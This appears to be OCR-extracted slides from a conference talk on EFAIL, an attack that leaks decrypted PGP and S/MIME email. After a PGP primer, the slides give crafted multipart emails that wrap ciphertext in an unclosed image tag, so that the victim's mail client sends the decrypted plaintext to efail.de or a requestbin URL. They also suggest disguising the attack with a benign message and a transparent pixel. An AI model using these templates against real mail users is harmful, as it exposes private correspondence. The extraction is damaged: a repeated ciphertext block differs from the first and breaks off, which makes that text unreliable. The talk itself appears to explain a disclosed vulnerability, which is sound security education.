UNDERSTANDING & EXPLOITING PGP & S/MIME

EFAIL

Dave Petrasovic

WHAT IS PGP & S/MIME ?


- They are methods of encrypting email (focus of this talk)
- (can also be used for signing & encrypting other data)

HISTORY OF PGP

- PGP: Pretty Good Privacy
- Created in by Phil Zimmermann in 1991

HOW DOES IT WORK?

- Secret/ random symmetric key is generated
- Message is encrypted with symmetric key
- Symmetric key is encrypted with recipient's public key
- Recipient can decrypt symmetric key with private key
- Symmetric key can decrypt message




HOW DO I USE PGP?

- GPG Tools (for Apple Mail)
- GPG and Enigmail (for Thunderbird)
- Gpg4win (for Outlook)
- `sudo apt-get install gnupg2`

HOW DO I EXPLOIT PGP?

- Things we need:
  - Cipher Text
  - Private Key
  - PGP Passphrase…




```
-----BEGIN PGP MESSAGE-----
Version: OpenPGP v2.0.8
Comment: GPGTools - https://gpgtools.org

wcBMA6+IcuffGoWzAQgAv0clhK7h5aIvuDTRWnXjnmrM/ANx3WBG/Tmrh/3VaQZF
qeWXMfPGNkxzrYWybjs1fiSiKKIrF1b2qOD7utKS1sNRUwcsH2DGcuBeEv2XBdVN
lPPy9/vs/o8VK5lCEzlXnWvfV5azL0xdQO+vbvraa4uOasUiQP8hJ8K96x7NYVK2
pait0cGw4oQufe5EU+TcF0TLRlk+MKgXUmE7kv+nj/q/ZH6jSZ1+rAYkiusCQsiM
s4Ah7/WkAzHrdCfIpHqgdIaWhXczJU4pj5ARTwJmmscOn5I9JKzlskAeQtZyuSx/
Fak5mv2rMrow7VcLwm0wMA/GfrC2GJ9Aynn8b/apaNLBWQH2l6kwx0G1vDw3bIXU
qUS/mdBUXVeWsS5tnl94Yiii7FYhjSEqZUaEzaeUizj9cK4ewebVjEqQto3qtqUj
bkV2BcZWcPI/IDtT4uldcZegHjSoIS/PnRRitcr4EhBekQBfPEW7pl43R5b7pHqJ
wxV7jok2H79aurb5AASr5n6BHhr5U5d0xt0JrRee46dslaL4cFNRl2btkicc7lqc
NJs/Sv3i9gHaNdpwu6pErPLwdMovKdbbwgTVftGLryvo++oL/5RXTP1m9fkljUXb
XJw52ZzY44irq2sZDUhb282XMBg83+AgOQxKU85xW+VNZP7dPlUwnYVWc4w1UpQX
kwbKLzivk2HiMwYf9djtRAlUX2SwR9xfnHIU+ecRPdhHyhugpaWZthJUt0hfxXwq
5uBUt8GoTI0yW2cMMIjQIn0hTnigKK+yiSS5LNSnzOUjVVMtyzea25tD0Mq8gcUx
RjipaPIOefITpWxymw5ymnQvzOu8MjvFJwHG17grHDs+Ntz7uQe6zmYrjPpUCtJ9
ZMy6maiOqqN2uJngQqkCIXNw1DS2fgh1BqSJexkC3xGy2sBdaKkXnWoCtllc2XCf
jrNlbR6BQk8Y6t+RmZqmC/+V9UAcpaenzLLOuUlALxwUwjpTCcn4i1FNy0tR+8pS
tdsRoMOrjum+w76qkJTxayK21BLLuDU82K/e1bo2CaSFfukCO6KGXv36oA==
=SIve
-----END PGP MESSAGE-----
```

EXPLOIT THE MAIL CLIENT

- Wrap the cipher text in an <img /> tag
- Wait for target to read the email
- Will cause client to make GET request to server of our choice
- NOTE: We also need to handle cipher as attachment! (for GPG Tools)



```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

(a) Attacker-prepared email received by email client.

```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

(b) HTML code after decryption as interpred by the client.

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```


(c) HTTP request sent by mail client

> THE QUIETER YOU BECOME,
> THE MORE YOU CAN HEAR

BackTrack / Kali Linux

MASK THE ATTACK

- Send a reasonable message with the attack
- Have your server return 1px by 1px transparent PNG



```
--DELIMITER
Content-Type: text/html

Hello there

<img src="http://requestbin.fullcontact.com/ws8ygkws/

--DELIMITER
Content-Type: multipart/encrypted;
  boundary="BOUNDARY";
  protocol="application/pgp-encrypted"

--BOUNDARY
Content-Type: application/pgp-encrypted
Content-Description: PGP/MIME Versions Identification

Version: 1

--BOUNDARY
Content-Type: application/octet-stream; name="encrypted.asc"

-----BEGIN PGP MESSAGE-----
Version: OpenPGP v2.0.8

wcBMA6+IcuffGoWzAQgAv0clhK7h5aIvuDTRWnXjnmrM/ANx3WBG/Tmrh/3VaQZF
qeWXMfPGNkxzrYWybjs1fiSiKKIrF1b2qOD7utKS1sNRUwcsH2DGcuBeEv2XBdVN
lPPy9/vs/o8VK5lCEzlXnWvfV5azL0xdQO+vbvraa4uOasUiQP8hJ8K96x7NYVK2
pait0cGw4oQufe5EU+TcF0TLRlk+MKgXUmE7kv+nj/q/ZH6jSZ1+rAYkiusCQsiM
s4Ah7/WkAzHrdCfIpHqgdIaWhXczJU4pj5ARTwJmmscOn5I9JKzlskAeQtZyuSx/
Fak5mv2rMrow7VcLwm0wMA/GfrC2GJ9Aynn8b/apaNLBWQH2l6kwx0G1vDw3bIXU
qUS/mdBUXVeWsS5tnl94Yiii7FYhjSEqZUaEzaeUizj9cK4ewebVjEqQto3qtqUj
bkV2BcZWcPI/IDtT4uldcZegHjSoIS/PnRRitcr4EhBekQBfPEW7pl43R5b7pHqJ
wxV7jok2H79aurb5AASr5n6BHhr5U5d0xt0JrRee46dslaL4cFNRl2btkicc7lqc
NJs/Sv3i9gHaNdpwu6pErPLwdMovKdbbwgTVftGLryvo++oL/5RXTP1m9fkljUXb
XJw52ZzY44irq2sZDUhb282XMBg83+AgOQxKU85xW+VNZP7dPlUwnYVWc4w1UpQX
kwbKLzivk2HiMwYf9djtRAlUX2SwR9xfnHIU+ecRPdhHyhugpaWZthJUt0hfxXwq
5uBUt8GoTI0yW2cMMIjQIn0hTnigKK+yiSS5LNSnzOUjVVMtyzea25tD0Mq8gcUx
RiipaPIOefITpWxymw5ympOvzOu8MivFJwHG17grHDs+Ntz7uOe6zmYriPpUCtJ9
```

DEMO

WHO IS VULNERABLE?

